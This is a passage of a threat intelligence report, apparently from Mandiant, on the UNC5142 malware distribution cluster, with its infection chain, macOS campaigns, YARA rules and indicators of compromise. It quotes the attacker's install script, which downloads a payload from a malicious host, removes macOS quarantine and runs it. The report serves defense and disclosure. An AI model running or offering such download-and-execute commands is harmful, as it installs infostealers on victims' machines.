clusters. While the exact

business model of UNC5142 is unclear, GTIG currently does not attribute the final payloads to the threat cluster due to the possibility it is a distribution threat cluster.




Figure 16: UNC5142 final payload distribution over time


An analysis of their infection chains since the beginning of 2025 reveals that UNC5142 follows a repeatable four-stage delivery chain after the initial CLEARSHORT lure:

1. **The initial dropper:** The first stage almost always involves the execution of a remote HTML Application (.hta) file, often disguised with a benign file extension like .xll (Excel Add-in). This component, downloaded from a malicious domain or a legitimate file-sharing service, serves as the entry point for executing code on the victim's system outside the browser's security sandbox.

2. **The PowerShell loader:** The initial dropper's primary role is to download and execute a second-stage PowerShell script. This script is responsible for defense evasion and orchestrating the download of the final payload.

3. **Abuse of legitimate services:** The actor has consistently leveraged legitimate file hosting services such as **GitHub** and **MediaFire** to host encrypted data blobs, with some instances observed where final payloads were hosted on their own infrastructure. This tactic helps the malicious traffic blend in with legitimate network activity, bypassing reputation-based security filters.

4. **In-memory execution:** In early January, executables were being used to serve VIDAR, but since then, the final malware payload has transitioned to being delivered as an encrypted data blob disguised as a common file type (e.g., .mp4, .wav, .dat). The PowerShell loader contains the logic to download this blob, decrypt it in memory, and execute the final payload (often a .NET loader), without ever writing the decrypted malware to disk.


CLEARSHORT Lure
Initial Dropper Download
• Malicious domains (.shop, .pro)
• Hardcoded IP address
• MediaFire URL
HTA file disguised as XLL, MP3, MP4 file
PowerShell Script Download
• Via .shop TLD
• GitHub URL
PowerShell Script disguised as XLT, BMP, TXT
Final Payload Delivery
• Legit Services (MediaFire, Github)
• Malicious domain
INFOSTEALER
Establishes C2 Communication
Mandiant




Figure 17: UNC5142 Infostealer delivery infection chain

Earlier Campaigns

In earlier infection chains, the URL for the first-stage **.hta** dropper was often hardcoded directly into the CLEARSHORT lure's command (e.g., **mshta hxxps[:]//...pages.dev**). The intermediate PowerShell script would then download the final malware directly from a public repository like GitHub.

January 2025

The actor's primary evolution was to stop delivering the malware directly as an executable file. Instead, they began hosting encrypted data blobs on services like MediaFire, disguised as media files (.mp4, .mp3). The PowerShell loaders were updated to include decryption routines (e.g., AES, TripleDES) to decode these blobs in memory, revealing a final-stage .NET dropper or the malware itself.

February 2025 & Beyond

The most significant change was the deeper integration of their on-chain infrastructure. Instead of hardcoding the dropper URL in the lure, the CLEARSHORT script began making a direct **eth_call** to the **Third-Level Smart Contract**. The smart contract now dynamically provides the URL of the first-stage dropper. This gives the actor complete, real-time control over their post-lure infrastructure; they can change the dropper domain, filename, and the entire subsequent chain by simply sending a single, cheap transaction to their smart contract.

In the infection chain leading to RADTHIEF, Mandiant Threat Defense observed the actor reverting to the older, static method of hardcoding the first-stage URL directly into the lure. This demonstrates that UNC5142 uses a flexible approach, adapting its infection methods to suit each campaign.

Targeting macOS

Notably, the threat cluster has targeted both Windows and macOS systems with their distribution campaigns. In February 2025 and again in April 2025, UNC5142 distributed ATOMIC, an infostealer tailored for macOS. The social engineering lures for these campaigns evolved; while the initial February lure explicitly stated “Instructions For MacOS”, the later April versions were nearly identical to the lures used in their Windows campaigns (Figure 18 and Figure 19). In the February infection chain, the lure prompted the user to run a bash command that retrieved a shell script (Figure 18). This script then used `curl` to fetch the ATOMIC payload from the remote server `hxxps[:]//browser-storage[.]com/update` and writes the ATOMIC payload to a file named `/tmp/update`. (Figure 20). The use of the `xattr` command within the bash script is a deliberate defense evasion technique designed to remove the `com.apple.quarantine` attribute, which prevents macOS from displaying the security prompt that normally requires user confirmation before running a downloaded application for the first time.




Figure 18: macOS “Installation Instructions” CLEARSHORT lure from February 2025




Figure 19: macOS “Verification Steps” CLEARSHORT lure from May 2025

```
curl -o /tmp/update https://browser-storage[.]com/update
xattr -c /tmp/update
chmod +x /tmp/update
/tmp/update
```

Figure 20: install.sh shell script contents

Outlook & Implications

Over the past year, UNC5142 has demonstrated agility, flexibility, and an interest in adapting and evolving their operations. Since mid-2024, the threat cluster has tested out and incorporated a wide swath of changes, including the use of multiple smart contracts, AES-encryption of secondary payloads, CloudFlare .dev pages to host landing pages, and the introduction of the ClickFix social engineering technique. It is likely these changes are an attempt to bypass security detections, hinder or complicate analysis efforts, and increase the success of their operations. The reliance on legitimate platforms such as the BNB Smart Chain and Cloudflare pages may lend a layer of legitimacy that helps evade some security detections. Given the frequent updates to the infection chain coupled with the consistent operational tempo, high volume of compromised websites, and diversity of distributed malware payloads over the past year and a half, it is likely that UNC5142 has experienced some level of success with their operations. Despite

what appears to be a cessation or pause in UNC5142 activity since July 2025, the threat cluster's willingness to incorporate burgeoning technology and their previous tendencies to consistently evolve their TTPs could suggest they have more significantly shifted their operational methods in an attempt to avoid detection.

Acknowledgements

Special acknowledgment to Cian Lynch for involvement in tracking the malware as a service distribution cluster, and to Blas Kojusner for assistance in analyzing infostealer malware samples. We are also grateful to Geoff Ackerman for attribution efforts, as well as Muhammad Umer Khan and Elvis Miezitis for providing detection opportunities. A special thanks goes to Yash Gupta for impactful feedback and coordination, and to Diana Ion for valuable suggestions on the blog post.

Detection Opportunities

The following indicators of compromise (IOCs) and YARA rules are also available as a collection and rule pack in Google Threat Intelligence (GTI).

Detection Through Google Security Operations

Mandiant has made the relevant rules available in the Google SecOps Mandiant Frontline Threats curated detections rule set. The activity detailed in this blog post is associated with several specific MITRE ATT&CK tactics and techniques, which are detected under the following rule names:

- Run Utility Spawning Suspicious Process
- Mshta Remote File Execution
- Powershell Launching Mshta
- Suspicious Dns Lookup Events To C2 Top Level Domains
- Suspicious Network Connections To Mediafire
- Mshta Launching Powershell
- Explorer Launches Powershell Hidden Execution

MITRE ATT&CK

Rule Name	Tactic	Technique
Run Utility Spawning Suspicious Process	TA0003	T1547.001
Mshta Remote File Execution	TA0005	T1218.005
Powershell Launching Mshta	TA0005	T1218.005
Suspicious Dns Lookup Events To C2 Top Level Domains	TA0011	T1071.001
Suspicious Network Connections To Mediafire	TA0011	T1071.001
Mshta Launching Powershell	TA0005	T1218.005
Explorer Launches Powershell Hidden Execution	TA0002	T1059.001

YARA Rules

```
rule M_Downloader_CLEARSHORT_1 {
    meta:
        author = "Mandiant"
    strings:
        $payload_b641 = "ipconfig /flushdns" base64
        $payload_b642 = "
[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String(" base64
        $payload_b643 = "[System.Diagnostics.Process]::Start(" base64
        $payload_b644 = "-ep RemoteSigned -w 1 -enc" base64

        $payload_o1 = "ipconfig /flushdns" nocase ascii wide
        $payload_o2 = "
[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String(" nocase
ascii wide
        $payload_o3 = "[System.Diagnostics.Process]::Start(" nocase ascii wide
        $payload_o4 = "-ep RemoteSigned -w 1 -enc" nocase ascii wide


        $htm_o1 = "title: \"Google Chrome\","
        $htm_o2 = "PowerShell"
        $htm_o3 = "navigator.clipboard.writeText"
        $htm_o4 = "document.body.removeChild"
        $htm_o5 = "downloadButton.classList.add('downloadButton');"
        $htm_o6 = "getUserLanguage().substring(0, 2);"
        $htm_o7 = "translateContent(userLang);"

        $htm_b64_1 = "title: \"Google Chrome\"," base64
        $htm_b64_2 = "PowerShell" base64
        $htm_b64_3 = "navigator.clipboard.writeText" base64
        $htm_b64_4 = "document.body.removeChild" base64
        $htm_b64_5 = "downloadButton.classList.add('downloadButton');" base64
        $htm_b64_6 = "getUserLanguage().substring(0, 2);" base64
        $htm_b64_7 = "translateContent(userLang);" base64
    condition:
        filesize<1MB and (4 of ($payload_b*) or 4 of ($payload_o*) or 4 of ($htm_b*)
or  4 of ($htm_o*))
}
```

```
rule M_Downloader_CLEARSHORT_2 {
    meta:
          author = "Mandiant"
    strings:
        $htm1 = "const base64HtmlContent"
        $htm2 = "return decodeURIComponent(escape(atob(str)));"
        $htm3 = "document.body.style.overflow = 'hidden';"
        $htm4 = "document.body.append(popupContainer);"
        $htm5 = "Object.assign(el.style, styles);"


        $htm_b64_1 = "const base64HtmlContent" base64
        $htm_b64_2 = "return decodeURIComponent(escape(atob(str)));" base64
```

```
        $htm_b64_3 = "document.body.style.overflow = 'hidden';" base64
        $htm_b64_4 = "document.body.append(popupContainer);" base64
        $htm_b64_5 = "Object.assign(el.style, styles);" base64

    condition:
        filesize<1MB and 5 of ($htm*)
}
```

```
rule M_Downloader_CLEARSHORT_3
{
    meta:
        author = "Mandiant"
    strings:

        $smart_contract1 = "9179dda8B285040Bf381AABb8a1f4a1b8c37Ed53" nocase
        $smart_contract2 = "8FBA1667BEF5EdA433928b220886A830488549BD" nocase
        $smart_contract3 = "53fd54f55C93f9BCCA471cD0CcbaBC3Acbd3E4AA" nocase
        $smart_contract2_hex = /38(46|66)(42|62)(41|61)31363637(42|62)(45|65)
(46|66)35(45|65)(64|44)
(41|61)343333393238(42|62)323230383836(41|61)383330343838353439(42|62)(44|64)/
        $smart_contract1_hex = /39313739(64|44)(64|44)
(61|41)38(42|62)323835303430(42|62)(66|46)333831(41|61)(41|61)(42|62)
(62|42)38(61|41)31(66|46)34(61|41)31(62|42)38(63|43)3337(45|65)(64|44)3533/
        $smart_contract3_hex = /3533(66|46)
(64|44)3534(66|46)3535(43|63)3933(66|46)39(42|62)(43|63)(43|63)(41|61)343731(63|43)
(44|64)30(43|63)(63|43)(62|42)(61|41)(42|62)(43|63)33(41|61)(63|43)(62|42)
(64|44)33(45|65)34(41|61)(41|61)/

        $enc_marker1 = "48347349414447485532634 32f34315662572f624"
        $enc_marker2 = "4834734941465775513263432f2b3257775772"

        $c2_marker_capcha = "743617074636861"
        $c2_marker_https = "68747470733a2f2f72"
        $c2_marker_json = "\"jsonrpc\":\"2.0\",\"id\":\""

        $str1 = /Windows\s*\+\s*R/ nocase
        $str2 = /CTRL\s*\+\s*V/ nocase
        $str3 = "navigator.clipboard.writeText" nocase
        $str4 = "captcha" nocase
        $str5 = ".innerHTML" nocase

        $payload1 = ".shop" base64
        $payload2 = "[scriptblock]::Create(" nocase
        $payload3 = "HTA:APPLICATION" nocase
    condition:
                filesize < 15MB and (any of ($smart_contract*) or any of
($enc_marker*) or all of ($c2_marker*) or all of ($str*) or all of ($payload*))



}
```

Host-Based IOCs

SHA256	Malware Family
bcbdb74f97092dfd68e7ec1d6770b6d1e1aae091f43bcebb0b7bce6c8188e310	VIDAR
88019011af71af986a64f68316e80f30d3f57186aa62c3cef5ed139eb49a6842	VIDAR
27105be1bdd9f15a1b1a2b0cc5de625e2ecd47fdeaed135321641eea86ad6cb0	VIDAR
72d8fa46f402dcc4be78306d0535c9ace0eb9fabae59bd3ba3cc62a0bdf3db91	LUMMAC.V2
3023b0331baff73ff894087d1a425ea4b2746caf514ada624370318f27e29c2c	LUMMAC.V2
4b47b55ae448668e549ffc04e82aee41ac10e3c8b183012a105faf2360fc5ec1	RADTHIEF
091f9db54382708327f5bb1831a4626897b6710ffe11d835724be5c224a0cf83	ATOMIC

Network-Based IOCs

Date	CLEARSHORT Hosting URL
2025-05-30	hXXps://yie-cpj[.]pages[.]dev/
2025-05-05	hXXps://n51v[.]pages[.]dev/
2025-05-05	hXXps://lightsoi[.]pages[.]dev/
2025-05-01	hXXps://stat[.]bluetroniq[.]vip/
2025-05-01	hXXps://tnop[.]pages[.]dev/
2025-04-30	hXXps://app.bytevista[.]cloud/wfree
2025-04-30	hXXps://ho8[.]pages[.]dev/
2025-04-30	hXXps://z1z[.]pages[.]dev/
2025-04-30	hXXps://yuun[.]pages[.]dev/
2025-04-29	hXXps://tuboos[.]pages[.]dev/
2025-04-29	hXXps://min-js-lib[.]pages[.]dev/
2025-04-28	hXXps://yoloff[.]pages[.]dev/

2025-04-28	hXXps://relmake[.]pages[.]dev/
2025-04-26	hXXps://javascript-67t[.]pages[.]dev/
2025-04-25	hXXps://sticker-88l[.]pages[.]dev/support
2025-04-24	hXXps://know-knock-who-is-here[.]pages[.]dev/
2025-04-23	hXXps://ndgadfqwywqe[.]pages[.]dev/win
2025-04-23	hXXps://jjiiiiiiiiijjjj[.]pages[.]dev/
2025-04-22	hXXps://gthfjdk[.]pages[.]dev/
2025-04-22	hXXps://ffmqitnka[.]pages[.]dev/
2025-04-21	hXXps://jrtersdfg[.]pages[.]dev/
2025-04-20	hXXps://rhfvjck[.]pages[.]dev/
2025-04-20	hXXps://tracklist22[.]pages[.]dev/
2025-04-20	hXXps://tracklist22[.]pages[.]dev/
2025-04-20	hXXps://sound-designer-v21[.]pages[.]dev/
2025-04-19	hXXps://rivertracker[.]pages[.]dev/
2025-04-16	hXXps://bootstrappa[.]pages[.]dev/
2025-04-16	hXXps://renovateai[.]pages[.]dev/
2025-04-05	hXXps://nhgfdc-ok[.]pages[.]dev/
2025-04-05	hXXps://yt3cvkj43ws[.]pages[.]dev/
2025-04-04	hXXps://rose-pole-chip[.]pages[.]dev/
2025-04-03	hXXps://0-000-0[.]pages[.]dev/
2025-04-02	hXXps://000-0-000[.]pages[.]dev/
2025-04-02	hXXps://xxx-xx-x-xxx[.]pages[.]dev/

2025-03-18	hXXps://ooooi1[.]pages[.]dev/kop
2025-03-18	hXXps://helloworld-f1f[.]pages[.]dev/penguin
2025-03-16	hXXps://hfdjb[.]pages[.]dev/start
2025-03-13	hXXps://sunlight-11[.]pages[.]dev/a
2025-03-12	hXXps://bbb1-9we[.]pages[.]dev/mountain
2025-03-12	hXXps://jsfiles-bqq[.]pages[.]dev/1
2025-03-11	hXXps://mixg-u[.]pages[.]dev/page_d
2025-03-07	hXXps://kolobsgw[.]pages[.]dev/
2025-03-06	hXXps://nn11[.]pages[.]dev/
2025-03-05	hXXps://nnoq[.]pages[.]dev/
2025-03-05	hXXps://fmoz[.]pages[.]dev/
2025-03-05	hXXps://x1x1[.]pages[.]dev/native1E
2025-03-05	hXXps://fwfa[.]pages[.]dev/kioto
2025-03-04	hXXps://fhjwekn[.]pages[.]dev/ibn
2025-03-04	hXXps://dsk1a[.]pages[.]dev/onside
2025-03-02	hXXps://f23-11r[.]pages[.]dev/verse
2025-03-02	hXXps://dfhusj[.]pages[.]dev/train
2025-03-01	hXXps://bsdw[.]pages[.]dev/blink
2025-02-28	hXXps://hypo-dance[.]pages[.]dev/damn
2025-02-26	hXXps://ert67-o9[.]pages[.]dev/data
2025-02-26	hXXps://f003[.]backblazeb2[.]com/file/skippp/uu[.]html
2025-02-26	hXXps://f003[.]backblazeb2[.]com/file/skippp/index[.]html

2025-02-25	hXXps://hostme[.]pages[.]dev/host
2025-02-25	hXXps://ghost-name[.]pages[.]dev/website
2025-02-24	hXXps://gdfg-23rwe[.]pages[.]dev/index[.]html
2025-02-21	hXXps://sha-11x[.]pages[.]dev/
2025-02-20	hXXps://b1-c1-k8[.]pages[.]dev/
2025-02-20	hXXps://1a-a1[.]pages[.]dev/
2025-02-20	hXXps://sdfwefwg[.]pages[.]dev/
2025-02-19	hXXps://niopg[.]pages[.]dev/
2025-02-19	hXXps://sdfwefwg[.]pages[.]dev/
2025-02-18	hXXps://cleaning-devices-k[.]pages[.]dev/
2025-02-16	hXXps://tour-agency-media[.]pages[.]dev/
2025-02-16	hXXps://fresh-orange-juice[.]pages[.]dev/
2025-02-16	hXXps://you-insk-bad[.]pages[.]dev/
2025-02-11	hXXps://human-verify-7u[.]pages[.]dev/
2025-02-10	hXXps://recaptcha-verify-me-1c[.]pages[.]dev/
2025-02-07	hXXps://macos-browser-update-9n[.]pages[.]dev/
2025-02-07	hXXps://macos-browser-update-5i[.]pages[.]dev/
2025-02-07	hXXps://macos-browser-update-5y[.]pages[.]dev/
2025-02-07	hXXps://recaptcha-verify-2e[.]pages[.]dev/
2025-02-07	hXXps://recaptcha-verify-7z[.]pages[.]dev/
2025-02-07	hXXps://recaptcha-verify-1t[.]pages[.]dev/
2025-02-04	hXXps://recaptcha-verify-9m[.]pages[.]dev/

2025-02-02	hXXps://disable-data-collect-ai[.]pages[.]dev/
2025-01-25	hXXps://recaptcha-verify-1r[.]pages[.]dev/
2025-01-23	hXXps://recaptha-verify-5q[.]pages[.]dev/
2025-01-22	hXXps://recaptha-verify-6l[.]pages[.]dev/
2025-01-02	hXXps://recaptha-verify-1n[.]pages[.]dev/
2024-12-31	hXXps://recaptha-verify-4z[.]pages[.]dev/
2024-12-30	hXXps://recaptha-verify-7u[.]pages[.]dev/
2024-12-28	hXXps://recaptha-verify-c1[.]pages[.]dev/
2024-12-28	hXXps://recaptha-verify-3m[.]pages[.]dev/
2024-12-27	hXXps://recaptha-verify-2w[.]pages[.]dev/
2024-12-25	hXXps://recaptha-verify-q3[.]pages[.]dev/
2024-12-23	hXXps://recaptcha-dns-o5[.]pages[.]dev/
2024-12-21	hXXps://recaptcha-dns-d9[.]pages[.]dev/
2024-12-20	hXXps://recaptha-verify-9o[.]pages[.]dev/
2024-12-19	hXXps://recaptcha-0d-verify[.]pages[.]dev/
2024-12-17	hXXps://recaptha-verify-7y[.]pages[.]dev/
2024-12-15	hXXps://dns-resolver-es8[.]pages[.]dev/
2024-12-14	hXXps://ip-provider[.]pages[.]dev/

Date	**Next Stage Payload URL**
2025-05-30	hXXps://kimbeech[.]cfd/cap/verify.sh
2025-05-13	hXXps://entrinidad[.]cfd/1/verify.sh
2025-05-11	hXXps://tofukai[.]cfd/2/verify.sh

2025-05-08	hXXps://privatunis[.]cfd/1/verify.sh
2025-05-05	hXXps://e[.]overallwobbly[.]ru/era-stc
2025-05-01	hXXps://salorttactical[.]top/2/verify.sh
